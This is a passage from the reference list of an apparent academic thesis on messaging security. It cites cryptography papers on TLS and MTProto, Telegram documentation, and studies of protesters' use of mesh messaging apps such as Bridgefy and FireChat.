[HZ15] Gulizar Haciyakupoglu and Weiyu Zhang. *Social media and trust during the Gezi protests in Turkey*. In Journal of computer-mediated communication, volume 20(4), pp. 450–466, 2015. http://doi.org/10.1111/jcc4.12121.

[IEE15] *2015 IEEE Symposium on Security and Privacy*. IEEE Computer Society Press, May 2015.

[IEE17] *2017 IEEE Symposium on Security and Privacy*. IEEE Computer Society Press, May 2017.

[IEE21] *2021 IEEE Symposium on Security and Privacy*. IEEE Computer Society Press, May 2021.

[IET96a] IETF. *DEFLATE Compressed Data Format Specification version 1.3*. https://tools.ietf.org/html/rfc1951, May 1996.

[IET96b] IETF. *GZIP file format specification version 4.3*. https://tools.ietf.org/html/rfc1952, May 1996.

[IET98] IETF. *PKCS #1: RSA Encryption Version 1.5*. https://tools.ietf.org/html/rfc2313, March 1998.

[Int20] QSR International. *NVivo*. https://web.archive.org/web/20200919072726/https://www.qsrinternational.com/nvivo-qualitative-data-analysis-software/about/nvivo, September 2020.

[IR19] Yuval Ishai and Vincent Rijmen, editors. *EUROCRYPT 2019, Part I*, volume 11476 of LNCS. Springer, Heidelberg, May 2019.

[IRC15] Iulia Ion, Rob Reeder, and Sunny Consolvo. *"…no one can hack my mind": Comparing Expert and Non-Expert Security Practices*. In Eleventh Symposium On Usable Privacy and Security (SOUPS 2015), pp. 327–346. 2015. http://doi.org/10.5555/3235866.3235893.

[IT21] Jana Iyengar and Martin Thomson. *QUIC: A UDP-Based Multiplexed and Secure Transport*. https://datatracker.ietf.org/doc/draft-ietf-quic-transport/, March 2021. Draft Version 34.

[Jas16] Slawomir Jasek. *GATTacking Bluetooth Smart Devices*. https://github.com/securing/docs/raw/master/whitepaper.pdf, 2016.

[JCKT20] Rikke Bjerg Jensen, Lizzie Coles-Kemp, and Reem Talhouk. *When the Civic Turn turns Digital: Designing Safe and Secure Refugee Resettlement*. In Proceedings of the 2020 CHI Conference on Human Factors in Computing Systems, pp. 1–14. 2020. http://doi.org/10.1145/3313831.3376245.

[JDGHW19] Allen Johnston, Paul Di Gangi, Jack Howard, and James L Worrell. *It Takes a Village: Understanding the Collective Security Efficacy of Employee Groups*. In Journal of the Association for Information Systems, volume 20(3), p. 3, 2019. http://doi.org/10.17705/1jais.00533.

[Jea16] Jérémy Jean. *TikZ for Cryptographers*. https://www.iacr.org/authors/tikz/, 2016.

[JH14] Tech in Asia Josh Horwitz. *Unblockable? Unstoppable? FireChat messaging app unites China and Taiwan in free speech… and it's not pretty*. http://web.archive.org/web/20141027180653/https://www.techinasia.com/unblockable-unstoppable-firechat-messaging-app-unites-china-and-taiwan-in-free-speech-and-its-not-pretty/, March 2014.

[JKSS12] Tibor Jager, Florian Kohlar, Sven Schäge, and Jörg Schwenk. *On the Security of TLS-DHE in the Standard Model*. In Safavi-Naini and Canetti [SNC12], pp. 273–293. http://doi.org/10.1007/978-3-642-32009-5_17.

[JMM19] Daniel Jost, Ueli Maurer, and Marta Mularczyk. *Efficient Ratcheting: Almost-Optimal Guarantees for Secure Messaging*. In Ishai and Rijmen [IR19], pp. 159–188. http://doi.org/10.1007/978-3-030-17653-2_6.

[JO16] Jakob Jakobsen and Claudio Orlandi. *On the CCA (in)Security of MTProto*. In Proceedings of the 6th Workshop on Security and Privacy in Smartphones and Mobile Devices - SPSM'16, 2016. http://doi.org/10.1145/2994459.2994468.

[JS17] Aaron D Jaggard and Paul Syverson. *Onions in the Crosshairs: When The Man really is out to get you*. In Proceedings of the 2017 on Workshop on Privacy in the Electronic Society, pp. 141–151. 2017. http://doi.org/10.1145/3139550.3139553.

[JS18] Joseph Jaeger and Igors Stepanovs. *Optimal Channel Security Against Fine-Grained State Compromise: The Safety of Messaging*. In CRYPTO 2018, Part I, editors Hovav Shacham and Alexandra Boldyreva, volume 10991 of LNCS, pp. 33–62. Springer, Heidelberg, August 2018. http://doi.org/10.1007/978-3-319-96884-1_2.

[Jut00] Charanjit Jutla. *Attack on Free-MAC, sci.crypt*. https://groups.google.com/forum/#!topic/sci.crypt/4bkzm_n7UGA, Sep 2000.

[Kam20] Seny Kamara. *Crypto for the People*. https://www.youtube.com/watch?v=Ygq9ci0GFhA, August 2020. Invited talk at CRYPTO 2020.

[Kav15] Anastasia Kavada. *Creating the collective: social media, the Occupy Movement and its constitution as a collective actor*. In Information, Communication & Society, volume 18(8), pp. 872–886, 2015. http://doi.org/10.1080/1369118X.2015.1043318.

[Kel02] John Kelsey. *Compression and Information Leakage of Plaintext*. In FSE 2002, editors Joan Daemen and Vincent Rijmen, volume 2365 of LNCS, pp. 263–276. Springer, Heidelberg, February 2002. http://doi.org/10.1007/3-540-45661-9_21.

[KKL$^+$04] Jongsung Kim, Guil Kim, Sangjin Lee, Jongin Lim, and Jung Hwan Song. *Related-Key Attacks on Reduced Rounds of SHACAL-2*. In INDOCRYPT 2004, editors Anne Canteaut and Kapalee Viswanathan, volume 3348 of LNCS, pp. 175–190. Springer, Heidelberg, December 2004.

[KNC20] Yong Ming Kow, Bonnie Nardi, and Wai Kuen Cheng. *Be Water: Technologies in the Leaderless Anti-ELAB Movement in Hong Kong*. In Proceedings of the 2020 CHI Conference on Human Factors in Computing Systems, pp. 1–12. 2020. http://doi.org/10.1145/3313831.3376634.

[Knu00] Lars R Knudsen. *Block chaining modes of operation*. In , 2000.

[Kob18] Nadim Kobeissi. *Formal Verification for Real-World Cryptographic Protocols and Implementations*. Theses, INRIA Paris ; Ecole Normale Supérieure de Paris - ENS Paris, December 2018. https://hal.inria.fr/tel-01950884.

[Koe19] John Koetsier. *Hong Kong Protestors Using Mesh Messaging App China Can't Block: Usage Up 3685%*. https://web.archive.org/web/20200411154603/https://www.forbes.com/sites/johnkoetsier/2019/09/02/hong-kong-protestors-using-mesh-messaging-app-china-cant-block-usage-up-3685/, September 2019.

[KPB03] Tadayoshi Kohno, Adriana Palacio, and John Black. *Building Secure Cryptographic Transforms, or How to Encrypt and MAC*. Cryptology ePrint Archive, Report 2003/177, 2003. https://eprint.iacr.org/2003/177.

[KPPW+21] Karen Klein, Guillermo Pascual-Perez, Michael Walter, Chethan Kamath, Margarita Capretto, Miguel Cueto, Ilia Markov, Michelle Yeo, Joël Alwen, and Krzysztof Pietrzak. *Keep the Dirt: Tainted TreeKEM, Adaptively and Actively Secure Continuous Group Key Agreement*. In IEEE S&P 2021 [IEE21], pp. 268–284. http://doi.org/10.1109/SP40001.2021.00035.

[KPR03] Vlastimil Klíma, Ondrej Pokorný, and Tomás Rosa. *Attacking RSA-Based Sessions in SSL/TLS*. In CHES 2003, editors Colin D. Walter, Çetin Kaya Koç, and Christof Paar, volume 2779 of LNCS, pp. 426–440. Springer, Heidelberg, September 2003. http://doi.org/10.1007/978-3-540-45238-6_33.

[KPW13] Hugo Krawczyk, Kenneth G. Paterson, and Hoeteck Wee. *On the Security of the TLS Protocol: A Systematic Analysis*. Cryptology ePrint Archive, Report 2013/339, 2013. https://eprint.iacr.org/2013/339.

[KR17] Ralf Küsters and Daniel Rausch. *A Framework for Universally Composable Diffie-Hellman Key Exchange*. In IEEE S&P 2017 [IEE17], pp. 881–900. http://doi.org/10.1109/SP.2017.63.

[Kra05] Hugo Krawczyk. *HMQV: A High-Performance Secure Diffie-Hellman Protocol*. In Shoup [Sho05], pp. 546–566. http://doi.org/10.1007/11535218_33.

[Ku20] Agnes S. Ku. *New forms of youth activism – Hong Kong's Anti-Extradition Bill movement in the local-national-global nexus*. In Space and Polity, volume 24(1), pp. 111–117, 2020. http://doi.org/10.1080/13562576.2020.1732201.

[Lab19] The Citizen Lab. *NSO Group / Q Cyber Technologies: Over One Hundred New Abuse Cases*. https://web.archive.org/web/20200419152528/https://citizenlab.ca/2019/10/nso-q-cyber-technologies-100-new-abuse-cases/, October 2019.

[LC10] Francis LF Lee and Joseph M Chan. *Media, social mobilisation and mass protests in post-colonial Hong Kong: The power of a critical event*. Routledge, 2010. http://doi.org/10.4324/9780203835999.

[LC16] Francis LF Lee and Joseph M Chan. *Digital media activities and mode of participation in a protest campaign: A study of the Umbrella Movement*. In Information, Communication & Society, volume 19(1), pp. 4–22, 2016. http://doi.org/10.1080/1369118X.2015.1093530.

[LCC20] Francis LF Lee, Michael Chan, and Hsuan-Ting Chen. *Social Media and Protest Attitudes During Movement Abeyance: A Study of Hong Kong University Students*. In International Journal of Communication, volume 14, p. 20, 2020. https://ijoc.org/index.php/ijoc/article/view/14917.

[Lee15] Francis LF Lee. *Internet, citizen self-mobilisation, and social movement organisations in environmental collective action campaigns: Two Hong Kong cases*. In Environmental Politics, volume 24(2), pp. 308–325, 2015. http://doi.org/10.1080/09644016.2014.919749.

[Lee20] Francis Lee. *Solidarity in the Anti-Extradition Bill movement in Hong Kong*. In Critical Asian Studies, pp. 1–15, 2020. http://doi.org/10.1080/14672715.2020.1700629.

[LHK+20] Ada Lerner, Helen Yuxun He, Anna Kawakami, Silvia Catherine Zeamer, and Roberto Hoyle. *Privacy and Activism in the Transgender Community*. In Proceedings of the 2020 CHI Conference on Human Factors in Computing Systems, pp. 1–13. 2020. http://doi.org/10.1145/3313831.3376339.

[Lif20] Life360. *Life360*. https://web.archive.org/web/20200919000732/https://www.life360.com/intl/, September 2020.

[LKKD06] Jiqiang Lu, Jongsung Kim, Nathan Keller, and Orr Dunkelman. *Related-Key Rectangle Attack on 42-Round SHACAL-2*. In ISC 2006, editors Sokratis K. Katsikas, Javier Lopez, Michael Backes, Stefanos Gritzalis, and Bart Preneel, volume 4176 of LNCS, pp. 85–100. Springer, Heidelberg, August / September 2006.

[LLM07] Brian A. LaMacchia, Kristin Lauter, and Anton Mityagin. *Stronger Security of Authenticated Key Exchange*. In ProvSec 2007, editors Willy Susilo, Joseph K. Liu, and Yi Mu, volume 4784 of LNCS, pp. 1–16. Springer, Heidelberg, November 2007.

[Lud17] Kelby Ludwig. *Trudy - Transparent TCP proxy*, 2017. https://github.com/praetorian-inc/trudy.

[LYTC19] Francis LF Lee, Samson Yuen, Gary Tang, and Edmund W Cheng. *Hong Kong's Summer of Uprising*. In China Review, volume 19(4), pp. 1–32, 2019. https://www.jstor.org/stable/26838911.

[LZR17] Ada Lerner, Eric Zeng, and Franziska Roesner. *Confidante: Usable encrypted email: A case study with lawyers and journalists*. In 2017 IEEE European Symposium on Security and Privacy (EuroS&P), pp. 385–400. IEEE, 2017. http://doi.org/10.1109/EuroSP.2017.41.

[Mag20] Alex T Magaisa. https://twitter.com/wamagaisa/status/1288817111796797440, July 2020. http://archive.today/DVRZf.

[Man01] James Manger. *A Chosen Ciphertext Attack on RSA Optimal Asymmetric Encryption Padding (OAEP) as Standardized in PKCS #1 v2.0*. In CRYPTO 2001, editor Joe Kilian, volume 2139 of LNCS, pp. 230–238. Springer, Heidelberg, August 2001. http://doi.org/10.1007/3-540-44647-8_14.

[MBA+20] Robert Merget, Marcus Brinkmann, Nimrod Aviram, Juraj Somorovsky, Johannes Mittmann, and Jörg Schwenk. *Raccoon Attack: Finding and Exploiting Most-Significant-Bit-Oracles in TLS-DH(E)*. Cryptology ePrint Archive, Report 2020/1151, 2020. https://eprint.iacr.org/2020/1151.

[MCHR15] Susan E. McGregor, Polina Charters, Tobin Holliday, and Franziska Roesner. *Investigating the Computer Security Practices and Needs of Journalists*. In USENIX Security 2015, editors Jaeyeon Jung and Thorsten Holz, pp. 399–414. USENIX Association, August 2015.

[McL16] Jenna McLaughlin. *Report: Arab Gulf States Are Surveiling, Imprisoning, and Silencing Activists for Social Media Posts*. https://theintercept.com/2016/11/01/report-arab-gulf-states-are-surveiling-imprisoning-and-silencing-activists-for-social-media-posts/, November 2016.

[Mer79] Ralph Charles Merkle. *Secrecy, authentication, and public key systems*. Stanford University, 1979. PhD thesis.

[MH20] Gabrielle De Micheli and Nadia Heninger. *Recovering Cryptographic Keys from Partial Information, by Example*. Cryptology ePrint Archive, Report 2020/1506, 2020. https://eprint.iacr.org/2020/1506.

[Mih19] Regina Mihindukulasuriya. *FireChat, Bridgefy see massive rise in downloads amid internet shutdowns during CAA protests*. http://web.archive.org/web/20200109212954/https://theprint.in/india/firechat-bridgefy-see-massive-rise-in-downloads-amid-internet-shutdowns-during-caa-protests/340058/, December 2019.

[MJHY15] Helen Margetts, Peter John, Scott Hale, and Taha Yasseri. *Political turbulence: How social media shape collective action*. Princeton University Press, 2015. https://press.princeton.edu/books/hardcover/9780691159225/political-turbulence.

[MNP18] Mette Mortensen, Christina Neumayer, and Thomas Poell. *Social media materialities and protest: Critical reflections*. Routledge, 2018. http://doi.org/10.4324/9781315107066.

[Moh20] Pavithra Mohan. *How the internet shutdown in Kashmir is splintering India's democracy*. http://web.archive.org/web/20200408111230/https://www.fastcompany.com/90470779/how-the-internet-shutdown-in-kashmir-is-splintering-indias-democracy, March 2020.

[Moz19] Paul Mozur. *In Hong Kong Protests, Faces Become Weapons*. https://web.archive.org/web/20190726093243/https://www.nytimes.com/2019/07/26/technology/hong-kong-protests-facial-recognition-surveillance.html, July 2019.

[MP17] Giorgia Azzurra Marson and Bertram Poettering. *Security Notions for Bidirectional Channels*. In IACR Trans. Symm. Cryptol., volume 2017(1), pp. 405–426, 2017. ISSN 2519-173X. http://doi.org/10.13154/tosc.v2017.i1.405-426.

[MRC16] Susan E McGregor, Franziska Roesner, and Kelly Caine. *Individual versus organizational computer security and privacy concerns in journalism*. In Proceedings on Privacy Enhancing Technologies, volume 2016(4), pp. 418–435, 2016. http://doi.org/10.1515/popets-2016-0048.

[MS13] Christopher Meyer and Jörg Schwenk. *Lessons Learned From Previous SSL/TLS Attacks - A Brief Chronology Of Attacks And Weaknesses*. Cryptology ePrint Archive, Report 2013/049, 2013. https://eprint.iacr.org/2013/049.

[MSA$^+$19] Robert Merget, Juraj Somorovsky, Nimrod Aviram, Craig Young, Janis Fliegenschmidt, Jörg Schwenk, and Yuval Shavitt. *Scalable Scanning and Automatic Classification of TLS Padding Oracle Vulnerabilities*. In Heninger and Traynor [HT19], pp. 1029–1046.

[MSW08] Paul Morrissey, Nigel P. Smart, and Bogdan Warinschi. *A Modular Security Analysis of the TLS Handshake Protocol*. In ASIACRYPT 2008, editor Josef Pieprzyk, volume 5350 of LNCS, pp. 55–73. Springer, Heidelberg, December 2008. http://doi.org/10.1007/978-3-540-89255-7_5.

[Mud20] Farai Mudzingwa. *This offline messenger that might keep you connected if the govt decides to shut down the internet*. https://web.archive.org/web/20200816101930/https://www.techzim.co.zw/2020/07/bridgefy-is-an-offline-messenger-that-might-keep-you-connected-if-the-govt-decides-to-shut-down-the-internet/, August 2020.

[Muk20] Rahul Mukherjee. *Mobile witnessing on WhatsApp: Vigilante virality and the anatomy of mob lynching*. In South Asian Popular Culture, pp. 1–23, 2020. http://doi.org/10.1080/14746689.2020.1736810.

[MV21] Marino Miculan and Nicola Vitacolonna. *Automated Symbolic Verification of Telegram's MTProto 2.0*. In Proceedings of the 18th International Conference on Security and Cryptography, SECRYPT 2021, editors Sabrina De Capitani di Vimercati and Pierangela Samarati, pp. 185–197. SciTePress, 2021. ISBN 978-989-758-524-1. ISSN 2184-7711.

[New19] Hacker News. *Hong Kong protestors using Bridgefy's Bluetooth-based mesh network messaging app*. https://web.archive.org/web/20191016114954/https://news.ycombinator.com/item?id=20861948, August 2019.

[New20] Lily Hay Newman. *How Cryptography Lets Down Marginalized Communities*. https://web.archive.org/web/20201212145009/https://www.wired.com/story/seny-kamara-crypto-encryption-underserved-communities/, December 2020.

[Ng19] Ben Ng. *Bridgefy: A startup that enables messaging without internet*. http://archive.today/2020.06.07-120425/https://www.ejinsight.com/eji/article/id/2230121/20190826-bridgefy-a-startup-that-enables-messaging-without-internet, August 2019.

[Nie13] Rasmus Kleis Nielsen. *Mundane internet tools, the risk of exclusion, and reflexive movements–Occupy Wall Street and political uses of digital networked technologies*. In The Sociological Quarterly, volume 54(2), pp. 173–177, 2013. http://doi.org/10.1111/tsq.12015.

[NIS15] NIST. *FIPS 180-4: Secure Hash Standard*. In , 2015. http://dx.doi.org/10.6028/NIST.FIPS.180-4.

[Ohl19] Abby Ohlheiser. *'Don't leave campus': Parents are now using tracking apps to watch their kids at college*. https://web.archive.org/web/20200623143004/https://www.washingtonpost.com/technology/2019/10/22/dont-leave-campus-parents-are-now-using-tracking-apps-watch-their-kids-college/, October 2019.

[Ope19] Open Garden. *FireChat*. http://web.archive.org/web/20200111174316/https://www.opengarden.com/firechat/, October 2019.

[Ope20] Open Mesh. *B.A.T.M.A.N. Advanced*. https://www.open-mesh.org/projects/batman-adv/wiki, 2020.

[PJW$^+$22] Amogh Pradeep, Hira Javaid, Ryan Williams, Antoine Rault, David R. Choffnes, Stevens Le Blond, and Bryan Ford. *Moby: A Blackout-Resistant Anonymity Network for Mobile Devices*. In PoPETs, volume 2022(3), pp. 247–267, July 2022. http://doi.org/10.56553/popets-2022-0071.

[PRT04] Elan Pavlov, Jeffrey S. Rosenschein, and Zvi Topol. *Supporting Privacy in Decentralized Additive Reputation Systems*. In Trust Management, Second International Conference, iTrust 2004, Oxford, UK, March 29 - April 1, 2004, Proceedings, editors Christian Damsgaard Jensen, Stefan Poslad, and Theodosis Dimitrakos, volume 2995 of Lecture Notes in Computer Science, pp. 108–119. Springer, 2004. http://doi.org/10.1007/978-3-540-24747-0_9.

[PSEB22] Neil Perry, Bruce Spang, Saba Eskandarian, and Dan Boneh. *Strong Anonymity for Mesh Messaging*. In CoRR, volume abs/2207.04145, 2022. http://doi.org/10.48550/arXiv.2207.04145.

[Pur19] Kunal Purohit. *WhatsApp to Bridgefy, what Hong Kong taught India's leaderless protesters*. http://web.archive.org/web/20200406103939/https://www.scmp.com/week-asia/politics/article/3042633/whatsapp-bridgefy-what-hong-kong-taught-indias-leaderless, December 2019.

[PY04] Kenneth G. Paterson and Arnold Yau. *Padding Oracle Attacks on the ISO CBC Mode Encryption Standard*. In CT-RSA 2004, editor Tatsuaki Okamoto, volume 2964 of LNCS, pp. 305–323. Springer, Heidelberg, February 2004. http://doi.org/10.1007/978-3-540-24660-2_24.

[Rog04] Phillip Rogaway. *Nonce-Based Symmetric Encryption*. In FSE 2004, editors Bimal K. Roy and Willi Meier, volume 3017 of LNCS, pp. 348–359. Springer, Heidelberg, February 2004. http://doi.org/10.1007/978-3-540-25937-4_22.

[RR95] Tom Richards and Lyn Richards. *Using hierarchical categories in qualitative data analysis*. In Computer-aided qualitative data analysis: Theory, methods, and practice, pp. 80–95, 1995.

[RS06] Phillip Rogaway and Thomas Shrimpton. *A Provable-Security Treatment of the Key-Wrap Problem*. In Vaudenay [Vau06], pp. 373–390. http://doi.org/10.1007/11761679_23.

[RSG$^+$18] Michael Rogers, Eleanor Saitta, Torsten Grote, Julian Dehm, and Benedikt Wieder. *Briar*. https://web.archive.org/web/20191016114519/https://briarproject.org/, March 2018.

[RST01] Ronald L. Rivest, Adi Shamir, and Yael Tauman. *How to Leak a Secret*. In ASIACRYPT 2001, editor Colin Boyd, volume 2248 of LNCS, pp. 552–565. Springer, Heidelberg, December 2001. http://doi.org/10.1007/3-540-45682-1_32.

[RTM21] Eric Rescorla, Hannes Tschofenig, and Nagendra Modadugu. *The Datagram Transport Layer Security (DTLS) Protocol Version 1.3*. https://datatracker.ietf.org/doc/draft-ietf-tls-dtls13/, February 2021. Draft Version 41.

[Rya13] Mike Ryan. *Bluetooth: With Low Energy Comes Low Security*. In Proceedings of the 7th USENIX Conference on Offensive Technologies, WOOT'13, p. 4. USENIX Association, USA, 2013. http://doi.org/10.5555/2534748.2534754.

[RZ18] Phillip Rogaway and Yusi Zhang. *Simplifying Game-Based Definitions - Indistinguishability up to Correctness and Its Application to Stateful AE*. In CRYPTO 2018, Part II, editors Hovav Shacham and Alexandra Boldyreva, volume 10992 of LNCS, pp. 3–32. Springer, Heidelberg, August 2018. http://doi.org/10.1007/978-3-319-96881-0_1.

[S$^+$19] William Stein et al. *Sage Mathematics Software Version 9.0*. The Sage Development Team, 2019. http://www.sagemath.org.

[Sal15] Johnny Saldaña. *The coding manual for qualitative researchers*. Sage, 2015. https://study.sagepub.com/saldanacoding3e.

[SB19] Pallavi Sivakumaran and Jorge Blasco. *A Study of the Feasibility of Co-located App Attacks against BLE and a Large-Scale Analysis of the Current Application-Layer Security Landscape*. In Heninger and Traynor [HT19], pp. 1–18.

[Sch20] Leo Schwartz. *The world's protest app of choice*. https://restofworld.org/2020/the-worlds-protest-app-of-choice/, August 2020. http://archive.today/5kOhr.

[SCM20] SCMP. *Hong Kong national security law full text*. https://web.archive.org/web/20201015085806/https://www.scmp.com/news/hong-kong/politics/article/3091595/hong-kong-national-security-law-read-full-text, July 2020.

[Sha49] Claude E. Shannon. *Communication theory of secrecy systems*. In Bell Systems Technical Journal, volume 28(4), pp. 656–715, 1949.

[Shi11] Clay Shirky. *The political power of social media: Technology, the public sphere, and political change*. In Foreign affairs, pp. 28–41, 2011.

[Sho99] Victor Shoup. *On Formal Models for Secure Key Exchange*. Cryptology ePrint Archive, Report 1999/012, 1999. https://eprint.iacr.org/1999/012.

[Sho05] Victor Shoup, editor. *CRYPTO 2005*, volume 3621 of LNCS. Springer, Heidelberg, August 2005.

[Shr04] Tom Shrimpton. *A Characterization of Authenticated-Encryption as a Form of Chosen-Ciphertext Security*. Cryptology ePrint Archive, Report 2004/272, 2004. https://eprint.iacr.org/2004/272.

[SHWR16] Svenja Schröder, Markus Huber, David Wind, and Christoph Rottermanner. *When SIGNAL hits the fan: On the usability and security of state-of-the-art secure mobile messaging*. In European Workshop on Usable Security. IEEE. 2016. http://doi.org/10.14722/EUROUSEC.2016.23012.

[SIG19] Bluetooth SIG. *Mesh Profile Specification 1.0.1*. https://www.bluetooth.com/specifications/mesh-specifications/, Jan 2019.

[Sig20] Signal. *Delete messages and alerts*. http://web.archive.org/web/20210126184118/https://support.signal.org/hc/en-us/articles/360007320491-Delete-messages-and-alerts, October 2020.

[Sil19] Matthew De Silva. *Hong Kong protestors are once again using mesh networks to preempt an internet shutdown*. http://archive.today/2019.09.20-220517/https://qz.com/1701045/hong-kong-protestors-use-bridgefy-to-preempt-internet-shutdown/, September 2019.

[SK17] Tomáš Sušánka and Josef Kokeš. *Security Analysis of the Telegram IM*. In Proceedings of the 1st Reversing and Offensive-oriented Trends Symposium, pp. 1–8. 2017. http://doi.org/10.1145/3150376.3150382.

[Sky19] Skylot. *Jadx - Dex to Java decompiler, v1.1.0*. https://github.com/skylot/jadx, Dec 2019.

[SLI$^+$18] Lucy Simko, Ada Lerner, Samia Ibtasam, Franziska Roesner, and Tadayoshi Kohno. *Computer Security and Privacy for Refugees in the United States*. In 2018 IEEE Symposium on Security and Privacy, pp. 409–423. IEEE Computer Society Press, May 2018. http://doi.org/10.1109/SP.2018.00023.

[SME19] SMEX. *Lebanon Protests: How To Communicate Securely in Case of a Network Disruption*. https://smex.org/lebanon-protests-how-to-communicate-securely-in-case-of-a-network-disruption-2/, October 2019. http://archive.today/hx1lp.

[SNC12] Reihaneh Safavi-Naini and Ran Canetti, editors. *CRYPTO 2012*, volume 7417 of LNCS. Springer, Heidelberg, August 2012.

[Sof20] Software Freedom Law Centre, India. *Internet Shutdown Tracker*. https://internetshutdowns.in/, 2020.

[SPLT11] Marko M Skoric, Nathaniel D Poor, Youqing Liao, and Stanley Wei Hong Tang. *Online organization of an offline protest: From social to traditional media and back*. In 2011 44th Hawaii International Conference on System Sciences, pp. 1–8. IEEE, 2011. http://doi.org/10.1109/HICSS.2011.330.

[SR16] John Scott-Railton. *Security for the high-risk user: separate and unequal*. In IEEE Security & Privacy, volume 14(2), pp. 79–87, 2016. http://doi.org/10.1109/MSP.2016.22.

[ST12] Jeannie Sowers and Chris Toensing. *The journey to Tahrir: revolution, protest, and social change in Egypt*. Verso Books, 2012.

[STK$^+$18] Nick Sullivan, Sean Turner, Benjamin Kaduk, Katriel Cohn-Gordon, et al. *Messaging Layer Security (MLS)*. https://datatracker.ietf.org/wg/mls/about/, November 2018.

[Sub18] Subnodes. *Subnodes*. http://subnodes.org/, 2018.

[Tan19] Didi Tang. *Hong Kong protesters use 'chat groups' to organise rebellion*. https://web.archive.org/web/20191219053015/https://www.thetimes.co.uk/article/protesters-use-chat-groups-to-organise-hong-kong-rebellion-xh3cq965h, August 2019.

[Tea23] Briar Team. *Researching Android's behavior during Internet shutdowns*. https://web.archive.org/web/20230506055400/https://briarproject.org/news/2023-simulating-internet-shutdowns/, May 2023.

[Tec22] Berty Technologies. *Berty – The privacy-first messaging app*. https://web.archive.org/web/20230131033230mp_/https://berty.tech/blog/berty-not-war-ready/, March 2022.

[Tec23] Berty Technologies. *Berty – The privacy-first messaging app*. https://web.archive.org/web/20230507201220/https://berty.tech/, May 2023.

[Tek20] Teknologiia Lebanon. *Lebanese Protesters Are Using This 'Bridgefy' Messaging App — What is it?* https://medium.com/@teknologiialb/lebanese-protesters-are-using-this-bridgefy-messaging-app-what-is-it-74614e169197, January 2020. https://archive.vn/udqly.

[Tel19] Telegram. *Scheduled Messages, Reminders, Custom Cloud Themes and More Privacy*. hhttp://web.archive.org/web/20200809190827/https://telegram.org/blog/scheduled-reminders-themes#new-privacy-settings, September 2019.

[Tel20a] Telegram. *MTProto transports*. http://web.archive.org/web/20200527124125/https://core.telegram.org/mtproto/mtproto-transports, May 2020.

[Tel20b] Telegram. *Notice of Ignored Error Message*. http://web.archive.org/web/20200527121939/https://core.telegram.org/mtproto/service_messages_about_messages#notice-of-ignored-error-message, May 2020.

[Tel20c] Telegram. *Schema*. https://core.telegram.org/schema, Sep 2020.

[Tel20d] Telegram. *Search Filters, Anonymous Admins, Channel Comments and More*. http://web.archive.org/web/20201010041046/https://telegram.org/blog/filters-anonymous-admins-comments/#anonymous-group-admins, September 2020.

[Tel20e] Telegram. *tdlib*. https://github.com/tdlib/td, Sep 2020.

[Tel20f] Telegram. *TL Language*. https://core.telegram.org/mtproto/TL, Sep 2020.

[Tel21a] Telegram. *500 Million Users*. https://t.me/durov/147, Feb 2021.

[Tel21b] Telegram. *Bot API*. https://core.telegram.org/bots, January 2021.

[Tel21c] Telegram. *End-to-End Encryption, Secret Chats – Sending a request*. http://web.archive.org/web/20210126013030/https://core.telegram.org/api/end-to-end#sending-a-request, Feb 2021.

[Tel21d] Telegram. *Mobile Protocol: Detailed Description*. http://web.archive.org/web/20210126200309/https://core.telegram.org/mtproto/description, Jan 2021.

[Tel21e] Telegram. *Mobile Protocol: Detailed Description – server salt*. http://web.archive.org/web/20210221134408/https://core.telegram.org/mtproto/description#server-salt, Feb 2021.

[Tel21f] Telegram. *Mobile Protocol: Detailed Description – server salt*. https://web.archive.org/web/20210724082228/https://core.telegram.org/mtproto/description#server-salt, Jul 2021.

[Tel21g] Telegram. *MTProto Analysis: Comments for the technically inclined*. https://web.archive.org/web/20230421202424/https://core.telegram.org/techfaq/UoL-ETH-4a-proof, Aug 2021.

[Tel21h] Telegram. *Security Guidelines for Client Developers*. http://web.archive.org/web/20210203134436/https://core.telegram.org/mtproto/security_guidelines#mtproto-encrypted-messages, Feb 2021.

[Tel21i] Telegram. *Sequence numbers in Secret Chats*. http://web.archive.org/web/20201031115541/https://core.telegram.org/api/end-to-end/seq_no, Jan 2021.

[Tel21j] Telegram. *tdlib – Transport.cpp*. https://github.com/tdlib/td/blob/v1.7.0/td/mtproto/Transport.cpp#L272, Apr 2021.

[Tel21k] Telegram. *Telegram Android – Datacenter.cpp*. https://github.com/DrKLO/Telegram/blob/release-7.6.0_2264/TMessagesProj/jni/tgnet/Datacenter.cpp#L1250, Apr 2021.

[Tel21l] Telegram. *Telegram Android – Datacenter.cpp*. https://github.com/DrKLO/Telegram/blob/release-7.4.0_2223/TMessagesProj/jni/tgnet/Datacenter.cpp#L1171, Feb 2021.

[Tel21m] Telegram. *Telegram Desktop – mtproto_serialized_request.cpp*. https://github.com/telegramdesktop/tdesktop/blob/v2.5.8/Telegram/SourceFiles/mtproto/details/mtproto_serialized_request.cpp#L15, Feb 2021.

[Tel21n] Telegram. *Telegram Desktop – session_private.cpp*. https://github.com/telegramdesktop/tdesktop/blob/v2.7.1/Telegram/SourceFiles/mtproto/session_private.cpp#L1258, Apr 2021.

[Tel21o] Telegram. *Telegram Desktop – session_private.cpp*. https://github.com/telegramdesktop/tdesktop/blob/v2.6.1/Telegram/SourceFiles/mtproto/session_private.cpp#L1338, Mar 2021.

[Tel21p] Telegram. *Telegram iOS – MTProto.m*. https://github.com/TelegramMessenger/Telegram-iOS/blob/release-7.6.2/submodules/MtProtoKit/Sources/MTProto.m#L2144, Apr 2021.

[Tel21q] Telegram. *Telegram MTProto – Creating an Authorization Key*. http://web.archive.org/web/20210112084225/https://core.telegram.org/mtproto/auth_key, Jan 2021.

[The19] The Stand News. *In Hong Kong, authorities arrest the administrator of a Telegram protest group—and force him to hand over a list of its members*. https://web.archive.org/web/20191122050834/https://globalvoices.org/2019/06/14/in-hong-kong-authorities-arrest-the-administrator-of-a-telegram-protest-group-and-force-him-to-hand-over-a-list-of-its-members/, June 2019.

[The20] The Stranger. *How to Message People at Protests Even Without Internet Access*. https://www.thestranger.com/slog/2020/06/03/43829749/how-to-message-people-at-protests-even-without-internet-access, June 2020. http://archive.is/8UrWQ.

[Tin20] Tin-yuet Ting. *From 'be water' to 'be fire': nascent smart mob and networked protests in Hong Kong*. In Social Movement Studies, volume 19(3), pp. 362–368, 2020. http://doi.org/10.1080/14742837.2020.1727736.

[Tre14] Mark Tremayne. *Anatomy of protest in the digital era: A network analysis of Twitter and Occupy Wall Street*. In Social Movement Studies, volume 13(1), pp. 110–126, 2014. http://doi.org/10.1080/14742837.2013.830969.

